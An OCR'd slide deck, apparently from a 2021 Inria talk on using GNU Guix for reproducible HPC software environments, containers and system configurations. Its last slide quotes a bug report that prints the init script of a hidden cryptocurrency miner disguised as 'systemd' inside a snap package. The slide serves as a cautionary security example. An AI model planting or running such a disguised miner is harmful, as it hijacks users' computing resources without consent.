Au-delà des conteneurs : environnements reproductibles avec GNU Guix

Ludovic Courtès

User Tools for HPC (UST4HPC), 18 janvier 2021

Inria

https://www.acm.org/publications/policies/artifact-review-badging

The ReScience Journal

Reproducible Science is good. Replicated Science is better.

ReScience is a peer-reviewed journal that targets computational research and encourages the explicit replication of already published research, promoting new and open-source implementations in order to ensure that the original research is reproducible.


https://rescience.github.io/

The ReScience Journal

Software Heritage

The ReScience Journal


Software Heritage
Guix
The ReScience Journal



HPC = cutting edge?

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1
% which gcc
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0
% which gcc
/usr/local/gcc/3.2.0/linux/bin/gcc
```

Spack

CONDA

easybuild

208 Open ✓ 308 Closed

Author ▾ Labels ▾ Projects ▾ Milestones ▾ Assignee ▾ Sort ▾

Installation issue: xfd build-error
#11526 opened 18 hours ago by huqy

Installation issue: openmpi (any version) on mac build-error
#11515 opened 4 days ago by luca-heltai

Could not install elfutils build-error
#11501 opened 5 days ago by jczhang07

Installation issue: mumps (serial), error "/bin/sh: line 0: fc: -h: invalid option" build-error
#11498 opened 5 days ago by samfux84

Spack points to incorrect cray-libsci in LANL environment build-error 4
#11491 opened 6 days ago by floquet

Installation issue: range-v3 build-error 2
#11481 opened 6 days ago by chissg

Installation issue: boost build-error 1
#11467 opened 7 days ago by abc19899

Luis Pedro Coelho @luispedrocoelho · Jan 22

Me, 6 months ago: I am going to save this conda environment with all the versions of all the packages so it can be recreated later; this is Reproducible Science!

conda, today: these versions don't work together, lol.

3 3 23

Approach #2:
“Preserve the mess”.

– Arnaud Legrand (Inria reproducibility WG)


October 20, 2016

Container App ‘Singularity’ Eases Scientific Computing

Tiffany Trader

HPC container platform Singularity is just six months out from its 1.0 release but already is making inroads across the HPC research landscape. It’s in use at Lawrence Berkeley National Laboratory (LBNL), where Singularity founder Gregory Kurtzer has worked in the High Performance Computing Services (HPCS) group for 16 years, and it’s going into other leading HPC centers, including the Texas Advanced Computing Center (TACC), the San Diego Supercomputing Center (SDSC) and many more sites, large and small.

https://www.hpcwire.com/2016/10/20/singularity-containers-easing-scientific-computing



Containers

lack transparency

courtesy of Ricardo Wurmus

```
Bootstrap: library
From: ubuntu:18.04

%setup
    touch /file1
    touch ${SINGULARITY_ROOTFS}/file2

%files
    /file1
    /file1 /opt

%environment
    export LISTEN_PORT=12345
    export LC_ALL=C

%post
    apt-get update && apt-get install -y netcat
    NOW=`date`
    echo "export NOW=\"${NOW}\"" >> $SINGULARITY_ENVIRONMENT

%runscript
    echo "Container was created $NOW"
    echo "Arguments received: $*"
    exec echo "$@"
```

https://hpc.guix.info

- Guix started in 2012
- **≈15,000 packages**, all free software
- **4 architectures**:
  x86_64, i686, ARMv7, AArch64
- **Guix-HPC effort (Inria, MDC, UBC, UTHCS) started in 2017**
- **Guix 1.2.0 released Nov. 2020**

```
guix install gcc-toolchain openmpi hwloc

eval `guix package --search-paths=prefix`

guix package --roll-back

guix environment --ad-hoc \
     gcc-toolchain@5.5 hwloc@1
```


```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest
  '("gcc-toolchain" "openmpi"
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```


travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \
     install hello
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...”))))
    ...))
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...”))))
    ...))
```

Software Heritage

https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/


```
$ guix pack \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```

```
$ guix pack --relocatable \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```

https://hpc.guix.info/blog/2020/05/faster-relocatable-packs-with-fakechroot/

```
$ guix pack --format=squashfs \
      python python-numpy python-scipy
…
/gnu/store/…-singularity-image.tar.gz
```

```
$ guix pack --format=docker \
      python python-numpy python-scipy
…
/gnu/store/…-docker-image.tar.gz
```


LOL


```
guix pack hwloc \
  --with-source=./hwloc-2.1rc1.tar.gz
```

```
guix install mumps \
  --with-input=scotch=pt-scotch
```

Reproducible deployment is the key.

https://hpc.guix.info/blog/2019/10/towards-reproducible-jupyter-notebooks

Guix Workflow Language



https://www.guixwl.org/

https://rescience.github.io/ten-years/


Ten Years Reproducibility Challenge


RESCIENCE SPECIAL ISSUE

FREE TO READ - FREE TO PUBLISH

Would you dare to run the code from your past self ?

(the one that does not answer mail)


data
source
executable
PDF
.tex


Guix
gcc.tar.gz
gcc
texlive.tar.gz
latex
data
python.tar.gz
python
source
executable
PDF
.tex

Replication / Fault Tolerance

[Re] Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices

Ludovic Courtès[1, ID]
[1]Inria, Bordeaux, France

https://doi.org/10.5281/zenodo.3886739

This article reports on the effort to reproduce the results shown in *Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices*[1], an article published in 2006, more than thirteen years ago. The article presented the design of the storage layer of such a backup service. It included an evaluation of the efficiency and performance of several storage pipelines, which is the experiment we replicate here.
Additionally, this article describes a way to capture the complete dependency graph of this article and the software and data it refers to, making it fully reproducible, end to end. Using GNU Guix[2], we bridge together code that deploys the software evaluated in the paper, scripts that run the evaluation and produce plots, and scripts that produce the final PDF file from LaTeXsource and plots. The end result—and the major contribution of this article—is approximately 400 lines of code that allow Guix to rebuild the whole article *and the experiment it depends on* with a well-specified, reproducible software environment.

What about admins?

common package collections

use & publish binaries

Sharing!

`/etc/guix/channels.scm`

software stored once, deduplicated

remove unused
software

`guix gc`

find uses of
vulnerable software

Security

Singularity blocks privilege escalation inside containers by using an immutable single-file container format that can be cryptographically signed and verified.


https://sylabs.io/singularity/

Security

Singularity blocks privilege escalation inside containers by using an immutable single-file container format that can be cryptographically signed and verified.


Security?

https://sylabs.io/singularity/



Reproducible Builds

https://reproducible-builds.org



Bootstrappable Builds

https://bootstrappable.org

- **PlaFRIM** (FR): Inria Bordeaux (3,000+ cores)
- **GriCAD** (FR): Grenoble (1,000+ cores)
- **CCIPL** (FR): Nantes (4,000+ cores)
- **Grid'5000** (FR) — work in progress
- **Max Delbrück Center** (DE): 250-node cluster + workstations
- **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- ...

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                               (device (file-system-label "my-root"))
                               (mount-point "/")
                               (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                        (name "charlie")
                        (group "users")
                        (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

```
guix system vm config.scm
```

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

```
guix system docker-image config.scm
```

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

guix system **container** config.scm

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4"))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

```
guix system reconfigure config.scm
```

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
                (target "/boot/efi")))
  (file-systems (append (list (file-system
                                (device (file-system-label "my-root"))
                                (mount-point "/")
                                (type "ext4"))
                              (file-system
                                (device (file-system-label "my-boot"))
                                (mount-point "/boot/efi")
                                (type "vfat"))
                        %base-file-systems))
  (users (append (list (user-account
                         (name "charlie")
                         (group "users")
                         (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```


The next step?

Wrap-up.

Software Heritage

Guix


The ReScience Journal



package

environments

containers



systems

Let's add
reproducible deployment
to our best practices book.

ludovic.courtes@inria.fr | @GuixHPC

https://hpc.guix.info

Bonus slides!

```
$ guix build hwloc
```

isolated build: chroot, separate name spaces, etc.

```
$ guix build hwloc
/gnu/store/ h2g4sf72... -hwloc-1.11.2
```

hash of **all** the dependencies

```
$ guix build hwloc
/gnu/store/ h2g4sf72… -hwloc-1.11.2

$ guix gc --references /gnu/store/…-hwloc-1.11.2
/gnu/store/…-glibc-2.24
/gnu/store/…-gcc-4.9.3-lib
/gnu/store/…-hwloc-1.11.2
```

```
$ guix build hwloc
/gnu/store/ h2g4sf72… -hwloc-1.11.2

$ guix gc --references /gnu/store/…-hwloc-1.11.2
/gnu/store/…-glibc-2.24
/gnu/store/…-gcc-4.9.3-lib
/gnu/store/…-hwloc-1.11.2
```


(nearly) bit-identical for everyone


build processes
chroot, separate UIDs

client commands

```
guix build hello
```

build daemon


build processes
chroot, separate UIDs
client commands
guix build hello
RPCs
build daemon


build processes
chroot, separate UIDs
Guile, make, etc.
Guile, make, etc.
Guile, make, etc.
client commands
guix build hello
RPCs
build daemon

tarwirdur commented 10 days ago • edited

This application contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu


{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=($(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

https://github.com/canonical-websites/snapcraft.io/issues/651

